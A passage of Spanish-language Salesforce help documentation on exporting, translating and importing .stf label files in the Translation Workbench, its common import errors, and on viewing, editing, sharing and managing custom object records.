- No cambie la extensión del archivo `.stf`.
- Si usa fichas, líneas nuevas o retornos de carro en su texto para traducir, tenga en cuenta que aparecen representados con caracteres espaciales en el formato de archivo `.stf`. Las fichas son `\t`, las líneas nuevas son `\n` y los retornos de carro son `\r`. Para garantizar la consistencia entre las versiones de idioma, asegúrese de mantener estos caracteres en sus traducciones.

### Trabajo con el archivo de origen

Use el archivo de origen para traducir las etiquetas de una organización por primera vez. El archivo de origen contiene etiquetas para todas las personalizaciones traducibles de una organización en el idioma predeterminado de la organización.

Si no utiliza una herramienta de traducción estándar como Trados, trabaje con el archivo mediante una aplicación que admita fichas y ajuste automático de línea, como WordPad o MS Excel.

Nota: Si usa MS Excel para introducir traducciones en su archivo `.stf`, podría dañar el archivo. MS Excel añade coloca automáticamente entre comillas las entradas que tienen comas. Le recomendamos que abra sus archivos con en un editor de texto antes de importar y eliminar estar comillas si han sido añadidas. La importación fallará si no se eliminan estas comillas.

Para preparar el archivo de origen para sus traductores:

- Cree una copia del archivo de origen para cada idioma al que está traduciendo.
- En el encabezado de cada archivo de origen, cambie el código de idioma desde el idioma predeterminado de la organización (como `en_US`) al idioma de la traducción (como `fr`).

Diga a sus traductores que sustituyan los valores no traducidos de la columna ETIQUETA con valores traducidos.

Nota: No agregue ni elimine columnas del archivo de traducción.

| Columna | Descripción | Opciones de modificación |
|---|---|---|
| LLAVE | Identificadores exclusivos de las etiquetas | No modificar |
| ETIQUETA | Las etiquetas visibles para los usuarios finales | Sustituya los valores no traducidos por valores traducidos |

## Trabajo con el archivo sin traducir

Use el archivo Sin traducir para traducir las etiquetas que no se hayan traducido. Se genera un archivo Sin traducir para cada idioma. Cuando se generan varios archivos, se exportan a un archivo `.zip` que contiene archivos `.stf` para cada idioma de traducción.

Si no utiliza una herramienta de traducción estándar como Trados, trabaje con el archivo mediante una aplicación que admita fichas y ajuste automático de línea, como WordPad o MS Excel.

Nota: Si usa MS Excel para introducir traducciones en su archivo `.stf`, podría dañar el archivo. MS Excel añade coloca automáticamente entre comillas las entradas que tienen comas. Le recomendamos que abra sus archivos con en un editor de texto antes de importar y eliminar estar comillas si han sido añadidas. La importación fallará si no se eliminan estas comillas.

Diga a sus traductores que sustituyan los valores no traducidos de la columna ETIQUETA con valores traducidos.

Nota: No agregue ni elimine columnas del archivo de traducción.

| Columna | Descripción | Opciones de modificación |
|---|---|---|
| CLAVE | Identificadores exclusivos de las etiquetas | No modificar |
| ETIQUETA | Las etiquetas visibles para los usuarios finales | Sustituya los valores no traducidos por valores traducidos |

## Trabajo con el archivo bilingüe

Use el archivo bilingüe para revisar las traducciones, modificar etiquetas que ya estén traducidas y agregar traducciones para etiquetas que no se hayan traducido. Se genera un archivo Bilingüe para cada idioma de traducción.

La sección TRADUCIDA del archivo contiene el texto que se ha traducido y debe revisarse. La sección SIN TRADUCIR del archivo contiene el texto que no se ha traducido.

Modifique el archivo utilizando una aplicación de modificación que admita fichas y ajuste automático de líneas, como WordPad o MS Excel.

Nota: Si usa MS Excel para introducir traducciones en su archivo `.stf`, podría dañar el archivo. MS Excel añade coloca automáticamente entre comillas las entradas que tienen comas. Le recomendamos que abra sus archivos con en un editor de texto antes de importar y eliminar estar comillas si han sido añadidas. La importación fallará si no se eliminan estas comillas.

- Identifique las etiquetas que no están actualizadas desplazándose por la columna CADUCADO para localizar valores que tengan un asterisco (*). Actualice las etiquetas que no estén actualizadas según sea necesario.
- Modifique las etiquetas traducidas en la columna TRADUCCIÓN de la sección TRADUCIDA.
- Sustituya las etiquetas no traducidas por valores traducidos en la columna ETIQUETA de la sección SIN TRADUCIR.
- Elimine una traducción sustituyendo el valor deseado en la columna TRADUCCIÓN en cualquier sección con un símbolo de menor y mayor que (< >). Cuando se importa el archivo Bilingüe, la etiqueta vuelve a su valor original.

  Atención: No intente eliminar una traducción eliminando una etiqueta traducida del archivo. Mediante la eliminación de una traducción en el archivo no se elimina la traducción de la aplicación después de que se importe el archivo.

Nota: No agregue ni elimine columnas del archivo de traducción.

| Columna | Descripción | Opciones de modificación |
|---|---|---|
| CLAVE | Identificadores exclusivos de las etiquetas | No modificar |
| ETIQUETA | Las etiquetas visibles para los usuarios finales | • No modifique etiquetas en la sección TRADUCIDA del archivo<br>• En la sección SIN TRADUCIR del archivo, sustituya las etiquetas sin traducir por valores traducidos |
| TRADUCCIÓN | Traducción actual | • En la sección TRADUCIDA del archivo, modifique las traducciones actuales<br>• En la sección SIN TRADUCIR del archivo, añada traducciones |
| CADUCADO | Indica si el texto de origen ha cambiado desde la traducción anterior.<br>Los indicadores de Caducado son:<br>• Un asterisco (*): la etiqueta ha caducado. Se ha aplicado un cambio a la etiqueta predeterminada de idioma y la traducción no se ha actualizado.<br>• Un guión (–): la traducción es actual. | No modificar |

CONSULTE TAMBIÉN

Exportación de archivos de traducción

Importar archivos traducidos

## Consideraciones para actualizar términos traducidos

Los traductores son responsables de mantener los términos traducidos actualizados. Cuando cambian los componentes traducidos, el valor traducido se marca como `Caducado`.

Por ejemplo, supongamos que introduce la traducción de un mensaje de error en un filtro de búsqueda. Y que después modifica el filtro de búsqueda y cambia el mensaje de error. Cuando vaya a Sistema de traducción y visualice la columna de traducción del mensaje, seguirá apareciendo la traducción del mensaje de error anterior, y la casilla de verificación de la columna `Caducado` aparecerá seleccionada.

Para obtener los mejores resultados, haga que sus traductores comprueben sus traducciones con frecuencia, y asegúrese de notificarles los cambios que se realicen. Para generar una lista de todas las personalizaciones traducibles y sus estados `Caducado` asociados, exporte los archivos de traducción.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Traducir términos

Agregar idiomas traducidos y traductores

## Exportación de archivos de traducción

Cree archivos que contengan los metadatos traducibles de su organización, como campos personalizados, tipos de informes y valores de listas de selección. Envíe estos archivos a sus traductores externos o agencia de traducción para obtener actividades de traducción masivas; a continuación, utilice **Importar** para actualizar sus etiquetas.

1. En Configuración, introduzca *`Exportar`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Exportar**.
2. Seleccione las etiquetas que desea exportar.
   - **Origen**: Utilizada como la fuente inicial para crear nuevas traducciones.

     Crea un archivo único que contiene una lista de todas sus personalizaciones traducibles. Generalmente, el contenido está en el idioma predeterminado de su organización.
   - **Sin traducir**: Utilizada para realizar actualizaciones.

     Crea un conjunto de archivos que contienen únicamente personalizaciones que no se han traducido, incluyendo personalizaciones nuevas y modificadas.

     Se crea un archivo para cada idioma. Estos archivos se comprimen a continuación en archivos .zip.
   - **Bilingüe**: Utilizada como referencia y para revisar todas sus personalizaciones traducidas y sin traducir.

     Crea una lista de todas las etiquetas traducibles en su estado traducido o sin traducir actual.

     Se crea un archivo para cada idioma. Estos archivos se comprimen a continuación en archivos .zip.

     El contenido de cada archivo se divide en secciones Traducidas y Sin traducir. Cada etiqueta traducible se encuentra en las secciones Traducidas o Sin traducir, según su estado de traducción. En la sección Traducidas, se incluye el estado de caducado para las etiquetas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para exportar o importar archivos de traducción
- "Gestionar traducción"

  Y

  "Personalizar aplicación"

  Y

  "Crear documentos"

3. Haga clic en **Exportar**.

   Un mensaje de estado le dice que se está procesando la exportación. Cuando finalice la exportación, se enviará un correo electrónico a la dirección de correo electrónico especificada en su perfil.

4. Localice el archivo .stf o .zip exportado.

   Vaya a ***Su nombre*** > **Documentos** > **Carpetas de documentos** > **Mis documentos personales** > **Ir**.

   Todos los archivos exportados indican la opción de exportación utilizada para crearlos y están registrados con fecha y hora. Los archivos individuales terminan con la extensión .stf. Se agrupan varios archivos en archivos .zip.

   Si tiene un gran número de documentos en su área de documentos personales, encontrará los archivos exportados bajo la letra:

   - B: Opción de exportación bilingüe, por ejemplo: `Bilingual_2010-09-23_11:20.zip`.
   - S: Opción de exportación de origen, por ejemplo: `Source_en_US_2010-09-23_11:20.stf`.
   - U: Opción de exportación sin traducir, por ejemplo: `Untranslated_2010-09-23_11:20.zip`.

5. Guarde los archivos para traducir por sus traductores o agencia de traducción.

   Haga clic en **Ver** > **Guardar archivo** > **Aceptar**. El archivo se guarda en la ubicación especificada por su navegador. Por ejemplo, `C:/Users/`*`username`*`/Downloads`.

CONSULTE TAMBIÉN

Importar archivos traducidos

Activar y desactivar el Sistema de traducción

## Importar archivos traducidos

Importe y actualice las traducciones de los metadatos de su organización, como los campos personalizados, los tipos de informes y los valores de listas de selección. Normalmente, los archivos originales se exportan desde Salesforce, luego se envían a sus traductores externos o agencia de traducción para actividades de traducción masivas y se devuelven para su importación.

Nota: Las etiquetas que se exportan y se quedan tal cual no se guardan como traducciones en la importación.

1. Compile varios archivos en archivos .zip menores de 5 MB. Cree tantos archivos .zip según sea necesario.

   Los archivos comprimidos no tienen que estar en el mismo orden ni agruparse como los archivos .zip exportados.

   Por ejemplo, empiece con dos archivos .zip exportados. El primer archivo incluye francés, italiano y japonés. El segundo archivo incluye ruso, chino simplificado y griego. Puede crear:

   - Un archivo .zip con francés, griego e italiano.
   - Un archivo .zip con ruso y griego.
   - Un archivo .zip con chino simplificado.

2. En Configuración, introduzca *`Importar`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Importar** en Sistema de traducción.
3. Haga clic en **Explorar** para buscar y seleccionar el archivo que desea importar.
4. Haga clic en **Importar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para exportar o importar archivos de traducción

- "Gestionar traducción"

  Y

  "Personalizar aplicación"

  Y

  "Crear documentos"

Una vez que la importación se ha completado:

- Las etiquetas se actualizan con las traducciones.
- Se envía un correo electrónico de confirmación a la dirección de correo electrónico especificada en su perfil.

5. Verifique los cambios importados que se han implementado. Tiene diferentes opciones:
   - Comprobar las etiquetas de su organización de Salesforce.
   - Comprobar las etiquetas mediante el Sistema de traducción.

CONSULTE TAMBIÉN

Exportación de archivos de traducción

Activar y desactivar el Sistema de traducción

## Errores habituales al exportar e importar archivos de traducción

Solucione los problemas que pueda encontrar al exportar e importar archivos en el sistema de traducción.

| Mensaje de error | ¿Qué significa? | Pasos para la solución de los problemas |
|---|---|---|
| El archivo bilingüe empieza con una fila de encabezado sin sección: {0} | Faltan las filas de encabezado del archivo que está intentando importar, o hay texto externo (como notas que no están comentadas) en esas filas. | Vuelva a exportar su archivo y asegúrese de que hay filas de encabezado en todas las secciones, y de que todo el texto externo ha sido comentado o eliminado de las filas de encabezado. |
| Clave duplicada: hay {0} en el archivo de importación; vuelva a exportarlo. | La clave especificada aparece en su archivo importado más de una vez. Cada elemento traducido debe tener su propia clave única, y cada clave solo puede aparecer una vez en el archivo. | Vuelva a exportar su archivo y asegúrese de que cada clave del mismo es única; a continuación, vuelva a importar el archivo. |
| Clave no válida | Durante la traducción, Salesforce genera claves únicas, o identificadores, para cada objeto, valor de lista de selección o elemento de página que está traduciendo. Si cambia estos nombres o claves después de exportar su archivo, Salesforce no podrá asignar la clave correcta con el nombre correcto. | Vuelva a exportar su archivo y asegúrese de que las claves coinciden con las claves del archivo que está intentando importar. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Mensaje de error | ¿Qué significa? | Pasos para la solución de los problemas |
|---|---|---|
| Clave: {0} no se ha podido resolver de manera única. Esto se debe a un cambio en el formato de clave de nuestra columna Tipo de informe personalizado. Vuelva a realizar la exportación y utilice el nuevo formato de clave para esas claves. | Una de las claves de su columna Tipo de informe personalizado (CRT) tiene un formato no válido. | Vuelva a exportar su archivo y asegúrese de que está usando el formato de clave de CRT correcto. |
| Se ha superado el límite máximo de caracteres {x} para {field type} traducción en la línea: | Cada tipo de campo, como el valor de una lista de selección, solo puede tener un determinado número de caracteres. Sus etiquetas traducidas para el tipo de campo en la línea especificada del mensaje de error son demasiado largas. | Modifique sus etiquetas traducidas para que entren dentro del límite de caracteres que se indica para el tipo de campo y vuelva a importar su archivo. |
| No hay datos para importar | El archivo que está intentando importar está vacío o no contiene ningún cambio en la traducción. | Asegúrese de que está importando el archivo correcto y de que contiene datos traducidos. |
| No se ha especificado ningún código de idioma en el encabezado del archivo | El archivo que está intentando importar no contiene un código de idioma válido o el código de idioma está en el lugar incorrecto. | Asegúrese de que su código de idioma es válido y de que no falta o no está comentado. |
| No se ha encontrado ningún encabezado de sección traducido o sin traducir en el archivo bilingüe | Al archivo que está intentando importar le faltan los encabezados de sección. | Asegúrese de que su archivo tiene encabezados de sección e impórtelo de nuevo. |
| No se ha especificado ningún tipo de archivo válido en el encabezado del archivo | El archivo que está intentado importar no tiene un tipo de importación/exportación válido (Origen, Sin traducir o Bilingüe) especificado en el encabezado del archivo. El tipo de archivo debe estar en el idioma predeterminado de su organización. | Asegúrese de que su archivo tiene el tipo de importación/exportación válido en el encabezado del archivo y de que el encabezado esté traducido. |
| No es un archivo válido para importar. Seleccione un archivo .stf o .zip para importar. | Solo puede importar archivos en formato .stf o archivos .zip que contengan archivos .stf. | Asegúrese de que su archivo es un archivo .stf o .zip y pruebe a importarlo de nuevo. |
| Algunas claves se adjuntan con su orden de clasificación para mantener la exclusividad. Vuelva a exportar su archivo y asegúrese de que coinciden las claves de ambos archivos. | El orden de los valores de la lista de selección de su archivo de origen no coincide con su configuración. | Exporte su archivo de origen y haga coincidir el orden de los valores de la lista de selección con el de su archivo de importación; a continuación, vuelva a importar. |
| Número incorrecto de columnas en la línea: {x}. Compruebe que tiene fichas de escape (\\t), nuevas líneas (\\n) y retorno de carro (\\r) en sus archivos. | El archivo que está importando tiene más fichas, nuevas líneas o retornos de carros en la línea especificada en el mensaje de error. | Modifique sus datos para eliminar las fichas, nuevas líneas o retornos de carro extra y asegúrese de que el archivo que va a importar tiene el mismo número de columnas que el archivo que ha exportado. |

| Mensaje de error | ¿Qué significa? | Pasos para la solución de los problemas |
|---|---|---|
| Su solicitud de exportación ha fallado. Inténtelo de nuevo o póngase en contacto con el servicio de asistencia técnica. | Salesforce ha tenido un problema inesperado al exportar su archivo. | Póngase en contacto con el servicio de atención al cliente de Salesforce. |
| Su solicitud de importación ha fallado. Inténtelo de nuevo o póngase en contacto con el servicio de asistencia técnica. | Salesforce ha tenido un problema inesperado al importar su archivo. | Póngase en contacto con el servicio de atención al cliente de Salesforce. |
| Su organización no tiene permisos de idioma para {language}. | El archivo que está intentando importar está en un idioma que todavía no ha añadido al sistema de traducción. | Agregue el idioma que desea utilizar al sistema de traducción e importe de nuevo su archivo. |

CONSULTE TAMBIÉN

Exportación de archivos de traducción

Importar archivos traducidos

## Prácticas recomendadas para el Sistema de traducción

Para hacer que el Sistema de traducción sea lo más eficaz posible, tenga estas sugerencias en cuenta.

- Haga saber a los traductores qué idiomas son responsables de traducir.
- Notifique a todos los traductores cuando se agreguen nuevos componentes traducidos a su organización.
- Recomiende a los usuarios cuando personalicen informes o vistas de lista que utilicen valores de criterios de filtros en su idioma personal. No obstante, si utilicen los operadores `comienza por` o `contiene`, indíqueles que seleccionen el idioma de los valores de criterios de filtros que introducen.
- Cuando cree un tipo de informe personalizado que se traducirá a varios idiomas a través del Sistema de traducción, recomendamos que establezca su idioma personal para que coincida con el idioma predeterminado de la organización. Esto garantiza que las palabras que se traduzcan aparezcan en el idioma correcto para los traductores.
- Salesforce supone que todas las personalizaciones se introducen en el idioma predeterminado de la organización. Los administradores globales deben trabajar conjuntamente en el idioma predeterminado de la organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Mejora de sus objetos, datos y campos

## Uso de registros de objetos personalizados

### Descripción general del registro de objetos personalizados

**Importante:** Es posible que esté visualizando esta página porque su administrador de Salesforce no ha creado una ayuda personalizada. Si necesita información sobre un objeto personalizado específico, póngase en contacto con su administrador para obtener más información acerca de la creación de ayuda personalizada para sus objetos personalizados. La ayuda de Salesforce solo cubre los objetos estándar proporcionados con la integración inicial de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los registros de objetos personalizados almacenan información exclusiva e importante para usted y para su organización. Por ejemplo, es posible que su organización utilice un objeto personalizado denominado "Mercancía" para almacenar datos acerca de la mercancía de su empresa. Los objetos personalizados también pueden utilizarse para aplicaciones personalizadas, como el seguimiento de mejoras de software en un ciclo de vida de desarrollo.

Inicialmente el administrador define el objeto personalizado y sus propiedades, como los campos personalizados, las relaciones y otro tipo de datos, los formatos de página y una ficha de interfaz de usuario personalizada. Cuando haya creado el objeto personalizado y lo haya desarrollado para los usuarios, podrá introducir datos para crear registros de objetos personalizados individuales. En caso de que el administrador haya creado una ficha para el objeto personalizado, ésta mostrará una página de inicio que le permite crear y localizar registros de objetos personalizados. En ella también puede ordenar estos registros por medio de vistas de lista estándar y personalizadas. Además, esta ficha le permite ver y modificar información detallada de cada registro de objeto personalizado al que tenga acceso.

Los administradores y los usuarios que tengan el permiso "Modificar todos los datos" pueden importar objetos personalizados.

CONSULTE TAMBIÉN

Página de inicio de objetos personalizados

# Página de inicio de objetos personalizados

**Importante:** Es posible que esté visualizando esta página porque su administrador de Salesforce no ha creado una ayuda personalizada. Si necesita información sobre un objeto personalizado específico, póngase en contacto con su administrador para obtener más información acerca de la creación de ayuda personalizada para sus objetos personalizados. La ayuda de Salesforce solo cubre los objetos estándar proporcionados con la integración inicial de Salesforce.

**Nota:** Al hacer clic en la ficha de un objeto personalizado se abre la página de inicio de las fichas. El nombre de la ficha de un objeto personalizado consiste en la forma plural del objeto personalizado tal y como el administrador lo ha definido.

Utilice la ficha de inicio de un objeto personalizado para ver registros:

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Las vistas de lista permiten visualizar una lista de registros que coincidan con sus criterios particulares, como puedan ser todos los objetos personalizados para una ficha o solamente aquellos que posee. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.
- Si se comparten objetos personalizados con contactos externos a través de Salesforce to Salesforce, seleccione una de las vistas de lista bajo **[Nombre de objeto personalizado] de conexiones** para ver los objetos personalizados que sus socios comerciales han compartido.
- En la sección relacionada con cualquier elemento **Reciente** (cuentas, contactos, etc.), seleccione un elemento de la lista desplegable para ver una lista concisa de los principales registros de objetos personalizados que cumplan con dichos criterios. En la lista, puede hacer clic en el nombre de cualquier objeto personalizado para ir directamente a sus detalles. Alterne entre los vínculos **Mostrar 25 elementos** y **Mostrar 10 elementos** para cambiar el número de elementos que deben mostrarse. Los campos que ve se establecen en función del formato de búsqueda de la "Ficha Objeto personalizado" que el administrador ha definido y de la configuración de seguridad a nivel de campo (disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition). Las opciones de lista clave son:

| Opción de objetos personalizados recientes | Descripción |
|---|---|
| **Mostrado recientemente** | Los últimos diez o veinticinco registros de objetos personalizados que haya consultado, con los últimos elementos vistos enumerados en primer lugar. Esta lista se deriva de los elementos recientes e incluye los registros que son de su propiedad y propiedad de otros usuarios. |
| **Creado recientemente** | Los últimos diez o veinticinco registros de objetos personalizados que haya creado, con los últimos elementos creados enumerados en primer lugar. Esta lista sólo incluye los registros que son de su propiedad. |
| **Modificado recientemente** | Los últimos diez o veinticinco registros de objetos personalizados que haya actualizado, con los últimos elementos actualizados |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver una ficha de objeto personalizado:
- "Leer" en el objeto personalizado

Para ver registros de objetos personalizados:
- "Leer" en el objeto personalizado

| Opción de objetos personalizados recientes | Descripción |
| --- | --- |
| | enumerados en primer lugar. Esta lista sólo incluye los registros que son de su propiedad. |

CONSULTE TAMBIÉN

Presentación y modificación de registros de objetos personalizados

# Presentación y modificación de registros de objetos personalizados

**Importante:** Es posible que esté visualizando esta página porque su administrador de Salesforce no ha creado una ayuda personalizada. Si necesita información sobre un objeto personalizado específico, póngase en contacto con su administrador para obtener más información acerca de la creación de ayuda personalizada para sus objetos personalizados. La ayuda de Salesforce solo cubre los objetos estándar proporcionados con la integración inicial de Salesforce.

**Nota:** Al hacer clic en la ficha de un objeto personalizado, se abre la página de inicio de las fichas. El nombre de la ficha de un objeto personalizado consiste en la forma plural del objeto personalizado tal y como el administrador lo ha definido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver registros de objetos personalizados:
- "Leer" en el objeto personalizado

Para cambiar registros de objetos personalizados:
- "Modificar" en el objeto personalizado

### Visualización de registros de objetos personalizados

Después de localizar un registro de objeto personalizado en la ficha o páginas de lista de objetos personalizados, haga clic en el nombre del registro del objeto personalizado para ver información detallada sobre él.

Si se ha configurado la consola de Salesforce para incluir objetos personalizados, selecciónela en el menú de aplicaciones de Force.com para buscar, visualizar y modificar los registros de objetos personalizados y sus elementos relacionados en una pantalla.

### Edición de registros de objetos personalizados

Para actualizar los detalles de registros de objetos personalizados, haga clic en **Modificar** y, a continuación, cambie los campos que desee actualizar. Cuando haya terminado, haga clic en **Guardar**. También puede hacer clic en **Guardar y nuevo** para guardar el objeto personalizado actual y crear otro. Los campos obligatorios aparecen marcados en color rojo.

**Nota:** No puede cambiar el `Nombre de objeto` o `Tipo de datos` si se hace referencia al objeto personalizado en Apex.

### Listas relacionadas de un objeto personalizado

En la parte inferior de la página de detalles del registro del objeto personalizado se muestra información del registro del objeto en cuestión, incluidos actividades, notas, archivos adjuntos y cualquier otro registro relacionado. Las listas relacionadas que aparecen están determinadas por su personalización particular y por la personalización que el administrador haya asignado a los formatos de página, así como por los permisos que posea para poder ver los datos relacionados. Haga clic en los elementos individuales de los que desee ver más detalles. Para mostrar más elementos, haga clic en **más** en la parte inferior de la página o en **Ver más** debajo de una lista relacionada. Haga clic en **Nuevo** para agregar elementos nuevos directamente.

**Consejo:** Para ayudar los usuarios a ver detalles del registro y listas relacionadas, active Detalles de activación en el panel Interfaz de usuario de Configuración.

**Impresión de registros de objetos personalizados**

En la página de detalles de un objeto personalizado, haga clic en **Vista de impresión** para imprimir el registro.

Para volver a la última página de lista que haya consultado, haga clic en **Volver a la lista** en la parte superior de cualquier página de detalles del registro del objeto personalizado. En caso de que la organización haya habilitado las secciones de página contraíbles, utilice los iconos de flecha cercanos a los encabezados de las secciones a fin de expandir o contraer cada una de las secciones de la página.

## Intercambio de registros de objetos personalizados

Importante: Es posible que esté visualizando esta página porque su administrador de Salesforce no ha creado una ayuda personalizada. Si necesita información sobre un objeto personalizado específico, póngase en contacto con su administrador para obtener más información acerca de la creación de ayuda personalizada para sus objetos personalizados. La ayuda de Salesforce solo cubre los objetos estándar proporcionados con la integración inicial de Salesforce.

El administrador define el modelo de colaboración predeterminado para toda la organización. Puede cambiarlo para ampliar la colaboración a más usuarios que el conjunto predeterminado. sin embargo, no puede modificar el modelo de colaboración para que sea más restringido que el predeterminado.

Para ver y gestionar los detalles de colaboración, haga clic en **Compartir** en la página de detalles de registro del objeto personalizado. La página Detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración al registro. En esta página, puede hacer lo siguiente:

- Otorgar a otros usuarios, grupos, funciones o territorios acceso al registro.

  Nota: No puede compartir el registro de un objeto personalizado con otro usuario a menos que éste tenga el permiso "Leer" sobre el objeto personalizado.

- Ver todos los usuarios que tienen acceso al registro
- Modificar o eliminar el nivel de acceso del registro

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver un registro de un objeto personalizado:

- "Leer" en el objeto personalizado

# Uso de listas relacionadas personalizadas

**Importante:** Es posible que esté visualizando esta página porque su administrador de Salesforce no ha creado una ayuda personalizada. Si necesita información sobre un objeto personalizado específico, póngase en contacto con su administrador para obtener más información acerca de la creación de ayuda personalizada para sus objetos personalizados. La ayuda de Salesforce solo cubre los objetos estándar proporcionados con la integración inicial de Salesforce.

Las listas relacionadas personalizadas se muestran en la parte inferior de la página de detalles para otro registro. En ellas se enumeran los registros de objetos personalizados relacionados con el registro en cuestión.

Desde una lista relacionada personalizada, podrá:

- Hacer clic en el nombre del registro del objeto personalizado para ver información detallada.
- Para modificar o eliminar el registro de objeto personalizado, haga clic en **Modificar** o **Eliminar**.
- Haga clic en **Nuevo** para crear un registro de objeto personalizado que se asocie al registro que está viendo.

## CONSULTE TAMBIÉN

Descripción general del registro de objetos personalizados

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver listas relacionadas de un registro de un objeto personalizado:

- "Leer" en el objeto personalizado

  Y

  "Leer" en el registro asociado

Para cambiar registros de objetos personalizados:

- "Modificar" en el objeto personalizado

Para crear registros de objetos personalizados:

- "Crear" en el objeto personalizado

Para eliminar registros de objetos personalizados:

- "Eliminar" en el objeto personalizado

## Visualización de listas de objetos personalizados

**Importante:** Es posible que esté visualizando esta página porque su administrador de Salesforce no ha creado una ayuda personalizada. Si necesita información sobre un objeto personalizado específico, póngase en contacto con su administrador para obtener más información acerca de la creación de ayuda personalizada para sus objetos personalizados. La ayuda de Salesforce solo cubre los objetos estándar proporcionados con la integración inicial de Salesforce.

La página de lista de objetos personalizados muestra una lista de los registros de objetos personalizados en la vista actual. Una vista de lista incluye registros de objetos personalizados de un solo tipo; es decir, no podrá ver más de un tipo de objeto personalizado en una única vista de lista.

- Haga clic en el nombre de un objeto personalizado para ver información al respecto del registro. Haga clic en **Modificar** o **Eliminar** junto al nombre de registro de un objeto personalizado paramodificar o eliminar el registro.
- Para asumir la propiedad de los registros de objetos personalizados de una cola, consulte la vista de lista de las colas, active la casilla junto a uno o varios registros y, a continuación, haga clic en **Aceptar**.
- Para transferir la propiedad de varios registros de una vez, seleccione la casilla junto a uno o más registros de objeto personalizado y haga clic en **Cambiar propietario**. Introduzca el nuevo propietario del registro, opcionalmente puede seleccionar `Enviar correo electrónico de notificación` para enviar un correo electrónico al nuevo propietario del registro y haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver listas de objetos personalizados:
- "Leer" en el objeto personalizado

Para crear registros de objetos personalizados:
- "Crear" en el objeto personalizado

CONSULTE TAMBIÉN

Descripción general del registro de objetos personalizados

# Administración de objetos personalizados

## Objetos personalizados

Almacene información exclusiva para su organización. Seleccione si sus objetos personalizados admiten búsquedas, admiten la colaboración, o bien incluyen acceso a la API masiva y a la API de transmisión.

Todos los objetos personalizados se clasifican como *objeto de aplicación de empresa* o como *objeto de aplicación ligera*. La diferencia entre ambas categorías es que los objetos de aplicación ligera no admiten el uso compartido, el acceso a la API masiva ni el acceso a la API de transmisión.

Si necesita realizar un seguimiento del uso de cada categoría en su organización, cree un tipo de informe personalizado cuyo objeto principal sea Licencias de usuario y un objeto secundario que sea Uso de objeto personalizado por mediciones de licencia de usuario.

Por defecto, todos los objetos personalizados son objetos de aplicación de empresa. Para que su objeto personalizado sea un objeto de aplicación ligera, desactive `Permitir colaboración`, `Permitir acceso a la API masiva` y `Permitir acceso a API de transmisión` en la página de detalles del objeto.

Después de definir un objeto personalizado, puede:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Crear aplicaciones personalizadas.
- Asociar el objeto personalizado a otros registros y visualizar los datos del objeto personalizado en las listas relacionadas.
- Crear formatos de página.
- Personalizar los resultados de búsqueda y los campos de objeto personalizado que se muestran.
- Crear una ficha personalizada para el objeto personalizado.

  Nota: Para permitir que sus usuarios busquen los registros de un objeto personalizado cuando realizan búsquedas, cree una ficha personalizada establecida en `Valor predeterminado activado` o `Valor predeterminado desactivado`. La creación de una ficha personalizada activa el ajuste **Permitir buscar** del objeto personalizado.

- Crear informes y paneles con los que analizar los datos del objeto personalizado.
- Compartir objetos, fichas y aplicaciones personalizados, así como cualquier otro componente relacionado con los demás usuarios de Salesforce en AppExchange de Force.com.
- Importar registros de objeto personalizado.

CONSULTE TAMBIÉN

Seguir el uso de objetos personalizados de su organización por tipo de licencia de usuario

## Gestionar objetos personalizados

Cree, personalice, modifique, elimine o trunque objetos personalizados para ampliar la funcionalidad que ofrecen los objetos estándar, como las cuentas y contactos.

Nota: Su administrador ha podido crear una ficha sin ninguna ayuda. Si necesita entender la forma en que funcionan las fichas de objetos personalizados, póngase en contacto con su administrador.

Su configuración de gestión de objetos enumera los objetos personalizados que están definidos para su organización. Desde esta lista, puede:

- Definir un objeto personalizado.
- Mostrar información detallada sobre un objeto personalizado.

